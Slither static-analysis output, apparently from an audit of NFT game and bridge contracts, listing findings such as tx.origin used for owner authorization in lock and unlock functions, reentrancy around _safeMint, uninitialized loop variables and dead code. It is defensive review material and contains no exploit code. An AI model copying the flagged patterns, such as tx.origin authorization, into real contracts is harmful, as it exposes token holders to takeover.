ERC721Lockable._lockToken(uint256) (contracts/ERC721Lockable.sol#69-82) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_LOCK: Only owner can lock token) (contracts/ERC721Lockable.sol#70
-73)
ERC721Lockable._unlockToken(uint256) (contracts/ERC721Lockable.sol#89-102) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_UNLOCK: Only owner can unlock token) (contracts/ERC721Lockable
.sol#90-93)
GameNFT.lockToken(uint256) (contracts/GameNFT.sol#64-75) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_LOCK: Only owner can lock token) (contracts/GameNFT.sol#65-68)
GameNFT.unlockToken(uint256) (contracts/GameNFT.sol#83-94) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_UNLOCK: Only owner can unlock token) (contracts/GameNFT.sol#84-87)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-usage-of-txorigin

ERC721BridgableChild._deposit(address,bytes).i (contracts/ERC721BridgableChild.sol#130) is a local variable never initialized
ERC721BridgableChild.withdrawBatch(uint256[]).i (contracts/ERC721BridgableChild.sol#51) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

AUTOMATED TESTING

```
ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) ignores return value by IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

GameNFT.constructor(uint256,string,string,address,address).name (contracts/GameNFT.sol#30) shadows:
        - ERC721.name() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#78-81) (function)
        - IERC721Metadata.name() (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#16) (function)
GameNFT.constructor(uint256,string,string,address,address).symbol (contracts/GameNFT.sol#31) shadows:
        - ERC721.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#86-88) (function)
        - IERC721Metadata.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#21) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

ERC721BridgableChild._withdrawWithMetadata(uint256) (contracts/ERC721BridgableChild.sol#113-129) has external calls inside a loop: TransferWithMetadata(_msgSender(),address(0),tokenId,this.encodeTokenMetadata(tokenId)) (contracts/ERC721BridgableChild.sol#121-126)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop

Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).retval (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: retval == IERC721Receiver.onERC721Received.selector (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#396)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: reason.length == 0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#398)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: revert(uint256,uint256)(32 + reason,mload(uint256)(reason)) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#402)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#pre-declaration-usage-of-local-variables

Reentrancy in GameNFT._safeMint(address,uint256) (contracts/GameNFT.sol#207-224):
        External calls:
        - super._safeMint(to,tokenId) (contracts/GameNFT.sol#217)
                - IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
        State variables written after the call(s):
        - _traitsInitialized[tokenId] = true (contracts/GameNFT.sol#222)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in ERC721BridgableChild._deposit(address,bytes) (contracts/ERC721BridgableChild.sol#139-155):
        External calls:
        - _safeMint(to,tokenId) (contracts/ERC721BridgableChild.sol#143)
                - IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
        Event emitted after the call(s):
        - DepositFromBridge(to,tokenId) (contracts/ERC721BridgableChild.sol#145)
Reentrancy in ERC721BridgableChild._deposit(address,bytes) (contracts/ERC721BridgableChild.sol#139-155):
        External calls:
        - _safeMint(to,tokenIds[i]) (contracts/ERC721BridgableChild.sol#151)
                - IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
        Event emitted after the call(s):
        - DepositFromBridge(to,tokenIds[i]) (contracts/ERC721BridgableChild.sol#152)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#401-403)
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#213-216)
UtilLibrary._base64(bytes) (contracts/libraries/UtilLibrary.sol#11-82) uses assembly
        - INLINE ASM (contracts/libraries/UtilLibrary.sol#23-79)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

ERC721Lockable.rescueUnlock(uint256) (contracts/ERC721Lockable.sol#30-43) compares to a boolean constant:
        -require(bool,string)(getRescueUnlockEnabled() == true,RESCUE_NOT_ENABLED: Token is not locked) (contracts/ERC721Lockable.sol#31-34)
ERC721Lockable._lockToken(uint256) (contracts/ERC721Lockable.sol#69-82) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == false,NFT_NOT_UNLOCKED: NFT is not unlocked) (contracts/ERC721Lockable.sol#74-77)
ERC721Lockable._unlockToken(uint256) (contracts/ERC721Lockable.sol#89-102) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == true,NFT_NOT_LOCKED: NFT is not locked) (contracts/ERC721Lockable.sol#94-97)
ERC721Lockable._beforeTokenTransfer(address,address,uint256) (contracts/ERC721Lockable.sol#108-123) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == false,TOKEN_IS_LOCKED: Token is locked in-game and cannot be transferred until it is unlocked) (contracts/ERC721Lockable.sol#116-119)

GameNFT._safeMint(address,uint256) (contracts/GameNFT.sol#207-224) compares to a boolean constant:
        -_traitsInitialized[tokenId] == false (contracts/GameNFT.sol#220)
GameNFT._beforeTokenTransfer(address,address,uint256) (contracts/GameNFT.sol#230-245) compares to a boolean constant:
        -require(bool,string)(to == address(0) || !_isSoulbound(tokenId) == false,TOKEN_IS_SOULBOUND: Token is soulbound to current owner and cannot be transfered) (contracts/GameNFT.sol#238-241)
PirateNFT.tokenName(uint256) (contracts/PirateNFT.sol#46-59) compares to a boolean constant:
        -_hasTrait(tokenId,TraitsLibrary.NAME_TRAIT_ID) == true (contracts/PirateNFT.sol#53)
TraitsConsumer.tokenName(uint256) (contracts/TraitsConsumer.sol#196-208) compares to a boolean constant:
        -_hasTrait(tokenId,TraitsLibrary.NAME_TRAIT_ID) == true (contracts/TraitsConsumer.sol#202)
TraitsConsumer.tokenDescription(uint256) (contracts/TraitsConsumer.sol#211-223) compares to a boolean constant:
        -_hasTrait(tokenId,TraitsLibrary.DESCRIPTION_TRAIT_ID) == true (contracts/TraitsConsumer.sol#217)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4)
        - ^0.8.0 (contracts/ERC721BridgableChild.sol#3)
        - ^0.8.0 (contracts/ERC721Lockable.sol#2)
        - ^0.8.0 (contracts/GameNFT.sol#3)
        - ^0.8.0 (contracts/GameRegistryConsumer.sol#3)
        - ^0.8.0 (contracts/PirateNFT.sol#3)
        - ^0.8.0 (contracts/TraitsConsumer.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC721BridgableChild.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameNFT.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameRegistry.sol#3)
        - ^0.8.0 (contracts/interfaces/ILockingSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizer.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3)
        - ^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3)
        - ^0.8.0 (contracts/interfaces/ITraitsProvider.sol#3)
        - ^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3)
        - ^0.8.0 (contracts/libraries/TraitsLibrary.sol#3)
        - ^0.8.0 (contracts/libraries/UtilLibrary.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

ERC721Enumerable._removeTokenFromAllTokensEnumeration(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#144-162) has costly operations inside a loop:
        - delete _allTokensIndex[tokenId] (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#160)
ERC721Enumerable._removeTokenFromAllTokensEnumeration(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#144-162) has costly operations inside a loop:
        - _allTokens.pop() (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#161)
ERC721Enumerable._removeTokenFromOwnerEnumeration(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#119-137) has costly operations inside a loop:
        - delete _ownedTokensIndex[tokenId] (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#135)
ERC721._burn(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#304-318) has costly operations inside a loop:
        - delete _owners[tokenId] (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#313)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#costly-operations-inside-a-loop

Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#85-87) is never used and should be removed
Address.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#95-101) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-120) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#174-176) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#147-149) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65) is never used and should be removed
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
ERC721._baseURI() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#105-107) is never used and should be removed
GameNFT._initializeTraits(uint256) (contracts/GameNFT.sol#152-154) is never used and should be removed
GameNFT._setSoulbound(uint256) (contracts/GameNFT.sol#197-199) is never used and should be removed
GameRegistryConsumer._hasAccessRole(bytes32,address) (contracts/GameRegistryConsumer.sol#58-64) is never used and should be removed
GameRegistryConsumer._isGameRegistrySet() (contracts/GameRegistryConsumer.sol#51-53) is never used and should be removed
GameRegistryConsumer._requestRandomWords(uint32) (contracts/GameRegistryConsumer.sol#91-97) is never used and should be removed
SafeCast.toInt128(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#152-155) is never used and should be removed
SafeCast.toInt16(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#206-209) is never used and should be removed
SafeCast.toInt256(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#236-240) is never used and should be removed
SafeCast.toInt32(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#185-191) is never used and should be removed
SafeCast.toInt64(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#170-173) is never used and should be removed
SafeCast.toInt8(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#224-227) is never used and should be removed
SafeCast.toUint128(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#47-50) is never used and should be removed
SafeCast.toUint16(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#107-110) is never used and should be removed
SafeCast.toUint224(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#32-35) is never used and should be removed
SafeCast.toUint32(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#92-95) is never used and should be removed
SafeCast.toUint64(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#77-80) is never used and should be removed
SafeCast.toUint96(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#62-65) is never used and should be removed
Strings.toHexString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#50-51) is never used and should be removed
Strings.toHexString(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#56-66) is never used and should be removed
TraitsConsumer._tokenTraitsJSON(uint256) (contracts/TraitsConsumer.sol#424-450) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4) allows old versions
Pragma version^0.8.0 (contracts/ERC721BridgableChild.sol#3) allows old versions
Pragma version^0.8.0 (contracts/ERC721Lockable.sol#2) allows old versions
Pragma version^0.8.0 (contracts/GameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/PirateNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/TraitsConsumer.sol#3) allows old versions
```

```
Pragma version^0.8.0 (contracts/interfaces/IERC721BridgableChild.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsProvider.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/TraitsLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/UtilLibrary.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#164)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#191)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter ERC721.safeTransferFrom(address,address,uint256,bytes)._data (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#179) is not in mixedCase
Variable GameNFT._maxSupply (contracts/GameNFT.sol#25) is not in mixedCase
Variable TraitsConsumer._uri (contracts/TraitsConsumer.sol#25) is not in mixedCase
Variable TraitsConsumer._baseImageURI (contracts/TraitsConsumer.sol#28) is not in mixedCase
Variable TraitsConsumer._baseExternalURI (contracts/TraitsConsumer.sol#31) is not in mixedCase
Variable TraitsConsumer._defaultImageURI (contracts/TraitsConsumer.sol#35) is not in mixedCase
Variable TraitsConsumer._defaultDescription (contracts/TraitsConsumer.sol#38) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
name() should be declared external:
        - ERC721.name() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#79-81)
symbol() should be declared external:
        - ERC721.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#86-88)
approve(address,uint256) should be declared external:
        - ERC721.approve(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#112-122)
setApprovalForAll(address,bool) should be declared external:
        - ERC721.setApprovalForAll(address,bool) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#136-138)
transferFrom(address,address,uint256) should be declared external:
        - ERC721.transferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#150-159)
safeTransferFrom(address,address,uint256) should be declared external:
        - ERC721.safeTransferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#164-170)
tokenOfOwnerByIndex(address,uint256) should be declared external:
        - ERC721Enumerable.tokenOfOwnerByIndex(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#37-40)
tokenByIndex(uint256) should be declared external:
        - ERC721Enumerable.tokenByIndex(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#52-55)
setRescueUnlockEnabled(bool) should be declared external:
        - GameNFT.setRescueUnlockEnabled(bool) (contracts/GameNFT.sol#100-102)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

PirateNFTParent.sol

```
ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) ignores return value by IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

ERC721BridgableParent.constructor(string,string,uint256)._name (contracts/ERC721BridgableParent.sol#39) shadows:
        - ERC721._name (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#24) (state variable)
ERC721BridgableParent.constructor(string,string,uint256)._symbol (contracts/ERC721BridgableParent.sol#40) shadows:
        - ERC721._symbol (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#27) (state variable)
PirateNFTParent.constructor(uint256).maxSupply (contracts/PirateNFTParent.sol#9) shadows:
        - ERC721BridgableParent.maxSupply (contracts/ERC721BridgableParent.sol#36) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).retval (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: retval == IERC721Receiver.onERC721Received.selector (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#396)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: reason.length == 0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#398)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: revert(uint256,uint256)(32 + reason,mload(uint256)(reason)) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#402)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#pre-declaration-usage-of-local-variables

Reentrancy in ERC721BridgableParent.mint(address,uint256,bytes) (contracts/ERC721BridgableParent.sol#75-82):
        External calls:
        - _safeMint(to,tokenId) (contracts/ERC721BridgableParent.sol#80)
                - IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
        State variables written after the call(s):
        - _setTokenMetadata(tokenId,metadata) (contracts/ERC721BridgableParent.sol#81)
                - _tokenData[tokenId] = data (contracts/ERC721BridgableParent.sol#179)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#401-403)
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#213-216)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

ERC721BridgableParent.tokenURI(uint256) (contracts/ERC721BridgableParent.sol#128-141) compares to a boolean constant:
        -metadataEnabled == true && _tokenData[tokenId].length > 0 (contracts/ERC721BridgableParent.sol#135)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/AccessControl.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/IAccessControl.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (contracts/ERC721BridgableParent.sol#3)
        - ^0.8.0 (contracts/PirateNFTParent.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC721BridgableParent.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AccessControl._setRoleAdmin(bytes32,bytes32) (node_modules/@openzeppelin/contracts/access/AccessControl.sol#206-210) is never used and should be removed
Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#85-87) is never used and should be removed
Address.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#95-101) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-120) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#174-176) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#147-149) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65) is never used and should be removed
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
ERC721._baseURI() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#105-107) is never used and should be removed
ERC721._burn(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#304-318) is never used and should be removed
Strings.toHexString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#40-51) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/AccessControl.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/IAccessControl.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4) allows old versions
